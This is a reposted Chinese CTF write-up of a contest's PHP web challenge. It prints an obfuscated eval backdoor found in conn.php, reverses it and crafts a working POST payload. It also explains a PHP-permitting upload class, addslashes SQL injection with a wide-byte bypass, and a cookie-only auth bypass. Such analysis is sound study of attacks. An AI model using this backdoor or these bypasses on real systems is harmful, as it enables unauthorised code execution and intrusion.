

知识竞赛系统 php,贵州省网络安全知识竞赛团体赛Writeup- phpweb部分

转载

[weixin_39812465](#) 于 2021-03-11 15:08:11 发布 40 收藏

文章标签: [知识竞赛系统 php](#)

0x01 混淆后门#conn.php

首先还是拖到D盾扫描



打开conn.php发现底部有那么一串代码:

```
12 $conn = @mysql_connect(DB_HOST,DB_USER,DB_PWD) or die(header('Location: /install'
13 ));
14 //第二步,选择指定的数据库,设置字符集
15 mysql_select_db(DB_NAME) or die('数据库错误,错误信息:'.mysql_error());
16 mysql_query('SET NAMES UTF8') or die('字符集设置错误'.mysql_error());
17 date_default_timezone_set('PRC'); //设置中国时区
18 ?>
19 <?php
20 $o='n()';$r=@bas}>>e64_encode(@x({}>@gzc}>o}>mpress($o),$>k));p>rint(">$p$kh}>$r$kf
21 ");};
22 $g='>EgwZ7H}>iEecl}>S";function
23 }>x($t,$>k){$>}>c=s}>strlen($k)}>:$l=strlen($t);$o="';
24 $l="";}>f}>or($i=0;$>}>i<$l;){for($>j=0;}>}>($j<$c&&$i<$l)}>:$j++,$i++){$o.>}>=$
25 ;
26 $r='_contents}>("p}>}>hp://i}>nput")}>,$m)==1){@ob_star}>t}>};@>eva}>l(@gzu}>ncompr
27 ess('
28 $L='$k="5ac}>91f7}>d";$>kh=}>}>"b9615a29}>bc1d";}>$kf="24d0b67}>c2c91";$p}>="9GmI}>}>
29 ;
30 $s=str_replace('C','','cCreaCteC_fCuCCnction');
31 $Z='t{$i^}>$k{$>j}>};}}ret}>urn
32 $o;}}>if(@preg_match}>}>(">/$kh(.+}>)$kf}>/",@file_}>get';
33 $h='@x(@ba}>se64}>_d}>ecode($m[1])}>,$>}>k))}>};}>$o=@}>ob_get_contents();@ob_}>en}>
34 d_cl}>ea';
35 $q=str_replace('>','',$L.$g.$l.$Z.$r.$h.$o);
36 $I=$s(',$q);$I();
37 ?>
```

对这个代码进行分析

首先可以对几个比较简单的变量输出看一下

\$s输出内容为create_function

29行可知匿名函数调用了\$q中的代码,所以我们打印\$q的内容看一下

```
create_function
$k="5ac91f7d";$kh="b9615a29bc1d";$kf="24d0b67c2c91";$p="9GmIEgwZ7HiEeclS";function x($t,$k){$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i<$l){for($j=0;($j<$c&&$i<$l);$j++,$i++)
{$o.=$t{$i}^$k{$j};}return $o;}if(preg_match("/$kh(.$)$kf/",@file_get_contents("php://input"),$m)==1)
{@ob_start();@eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));}$o=@ob_get_contents();@ob_end_clean();$r=@base64_encode(@x(@gzcompress($o),$k));print("$p$kh$r$kf");}
```

\$q的内容为:

```
$k="5ac91f7d";$kh="b9615a29bc1d";$kf="24d0b67c2c91";$p="9GmIEgwZ7HiEeclS";function x($t,$k)
{$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i
```

代码格式化以后内容如下:

```
1 <?php
2 $k="5ac91f7d";
3 $kh="b9615a29bc1d";
4 $kf="24d0b67c2c91";
5 $p="9GmIEgwZ7HiEeclS";
6 function x($t,$k){
7     $c=strlen($k);
8     $l=strlen($t);
9     $o="";
10    for($i=0;$i<$l){
11        for($j=0;($j<$c&&$i<$l);$j++,$i++)
12        {
13            $o.=$t{$i}^$k{$j};
14        }
15        return $o;
16    }
17    if(preg_match("/$kh(.$)$kf/",@file_get_contents("php://input"),$m)==1){
18        @ob_start();
19        @eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
20        $o=@ob_get_contents();
21        @ob_end_clean();
22        $r=@base64_encode(@x(@gzcompress($o),$k));
23        print("$p$kh$r$kf");
```

发现是通过input传入数据，然后需要满足正则且等于才往下执行。

需要了解的几个函数：

ob_start:php 的缓冲输出函数

gzuncompress:解压函数

ob_get_contents:得到缓冲区的数据

x是一个混淆函数,具体如何混淆的可以去不去管。

我们只要知道19行他给我们进行了base64deco以及解压缩，那么反过来base64encode以及压缩就好了。

例如我们现在要将phpinfo();加密

逆向出来代码如下：

```
$k="5ac91f7d";
$kh="b9615a29bc1d";
$kf="24d0b67c2c91";
$p="9GmlEgwZ7HiEeclS";
function x($t,$k){
$c=strlen($k);
$l=strlen($t);
$o="";
for($i=0;$i
for($j=0;($j
$o.=$t{$i}^$k{$j});
}
}return $o;
}
$r=@base64_encode(@x(@gzcompress('phpinfo();'),$k));
echo $r;
```

```
1 <?php
2 $k="5ac91f7d";
3 $kh="b9615a29bc1d";
4 $kf="24d0b67c2c91";
5 $p="9GmIEgwZ7HiEeclS";
6 function x($t,$k){
7     $c=strlen($k);
8     $l=strlen($t);
9     $o="";
10    for($i=0;$i<$l;){
11        for($j=0;($j<$c&&$i<$l);$j++, $i++){
12            $o.=$t{$i}^$k{$j};
13        }
14    }return $o;
15 }
16 $r=@base64_encode(@x(@gzcompress('phpinfo();'),$k));
17 echo $r;
```

得到字符串：Tf1l8Rmu+y/+trONN2YioDbg

最后与\$kh、\$kf拼接

得到b9615a29bc1dTf1l8Rmu+y/+trONN2YioDbg24d0b67c2c91

以此发送post数据包。

Request

Raw Params Headers Hex

POST /temp.php HTTP/1.1
Host: 10.211.55.3
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.107/ctf/html.html
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

b9615a29bc1dTf1l8Rmu+y/+trONN2YioDbg24d0b67c2c91

Response

Raw Headers Hex HTML Render

Tf1l8Rmu+y/+trONN2YioDbg

PHP Versio

System	Windows NT IE1CTK1
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo config "--with-snapshot-tem "--with-php-build=d:\p "--with-pdo-oci=D:\ph "--with-oci8=D:\php-s
Server API	Apache 2.4 Handler -
Virtual Directory Support	enabled
Configuration File (php.ini)	C:\Windows

0x03 后台上传后门#up.class.php

```
Find Results
manageinfo.php

FOLDERS
WWW
  admin
  css
  files
  images
  inc
    301.php
    checklogin.php
    code.class.php
    conn.info.php
    conn.php
    db.class.php
    images.class.php
    mail.class.php
    time.class.php
    up.class.php

1 <?php
2 class FileUpload_Single
3 {
4 //user define -----
5 var $accessPath ;
6 var $fileSize=4000;
7 var $defineTypeList="jpg|jpeg|gif|png|php";//string jpg|gif|bmp
8 var $filePrefix= "";
9 var $changNameMode=0;
10 var $uploadFile;
11 var $newFileName;
12 var $error;
13
14 function TODO()
15 { //main 主类:设好参数,可以直接调用
16 $pass = true ;
17 if ( $this->GetFileMIME() )
```

```
121 function CheckFileMIMEType()
122 {
123     $pass = false;
124     $defineTypeList = strtolower( $this ->defineTypeList);
125     $MIME = strtolower( $this -> GetFileMIME());
126     if (!empty ( $defineTypeList))
127     {
128         if (!empty ( $MIME))
129         {
130             foreach(explode("|",$defineTypeList) as $tmp)
131             {
132                 if ($tmp == $MIME)
133                 {
134                     $pass = true;
135                 }
136             }
137         }
138         else
139         {
140             return false;
141         }
142     }
143     else
144     {
145         return false;
146     }
147     return $pass;
```

第七行代码可见php也在其上传列表内;

然后看看那里调用了这个类

```

/Users/iiiiii/Desktop/WWW/admin/files/editsoft.php:
34 if (empty($_HTTP_POST_FILES['images']['tmp_name']))//判断接收数据是否为空
35 {
36:     $tmp = new FileUpload_Single;
37     $upload="../upload/
soft/".date('Ymd');//图片上传的目录, 这里是当前目录下的upload目录, 可自己修改
38     $tmp -> accessPath =$upload;

/Users/iiiiii/Desktop/WWW/admin/files/editwz.php:
34 if (empty($_HTTP_POST_FILES['images']['tmp_name']))//判断接收数据是否为空
35 {
36:     $tmp = new FileUpload_Single;
37     $upload="../upload/
image/".date('Ymd');//图片上传的目录, 这里是当前目录下的upload目录, 可自己修改
38     $tmp -> accessPath =$upload;

/Users/iiiiii/Desktop/WWW/admin/files/imageset.php:
21 if (empty($_HTTP_POST_FILES['images']['tmp_name']))//判断接收数据是否为空
22 {
23:     $tmp = new FileUpload_Single;
24     $upload="../upload/
watermark";//图片上传的目录, 这里是当前目录下的upload目录, 可自己修改
25     $tmp -> accessPath =$upload;

/Users/iiiiii/Desktop/WWW/admin/files/manageinfo.php:
42 if (empty($_HTTP_POST_FILES['images']['tmp_name']))//判断接收数据是否为空
43 {

```

根据目录来看基本都是后台

复现了一下环境:

发现上传功能是坏的, 所以上传功能应该是不行的。只能通过ueditor的那个编辑器上传, 所以这个点只能说是作废;

0x03 SQL注入#conntent.php

```

1 <?php
2 require 'inc/conn.php';
3 require 'inc/time.class.php';
4 $query = "SELECT * FROM settings";
5 $resul = mysql_query($query) or die('SQL语句有误: '.mysql_error());
6 $info = mysql_fetch_array($resul);
7
8 $id=addslashes($_GET['cid']);
9 $query = "SELECT * FROM content WHERE id='$id'";
10 $resul = mysql_query($query) or die('SQL语句有误: '.mysql_error());
11 $content = mysql_fetch_array($resul);
12
13 $navid=$content['navclass'];
14 $query = "SELECT * FROM navclass WHERE id='$navid'";
15 $resul = mysql_query($query) or die('SQL语句有误: '.mysql_error());
16 $navs = mysql_fetch_array($resul);

```

addslashes函数是可被绕过的，如果当时比赛环境使用的是gbk编码的话是可以通过宽字节注入bypass的，他程序几乎都是使用这个函数的，所以直接搜索addslashes就几乎都是sql注入；

注入点非常多，我就不一一写出来了，因为这个程序源码挺大的；

0x04 权限绕过#checklogin.php

```


1 <?php
2 $user=$_COOKIE['user'];
3 if ($user==""){
4 header("Location: ?r=login");
5 exit;
6 }
7 ?>

```

他这个check也是写的有点搞笑。

判断\$_COOKIE是否为空

所以只要请求user字段不为空就OK了(x-forwarded-for是我平时就喜欢加的，可忽略)



#php web的基本就是如上漏洞，难点应该就是最初的那个PHP混淆吧，如果要修复直接删除那段木马即可，据我所知，是能够登陆就可以拿到一个flag。自动化的话也是非常简单，写一个脚本requests的cookie字段填写user=1然后正则提取flag输出到txt，结合burpsuite自动提交flag。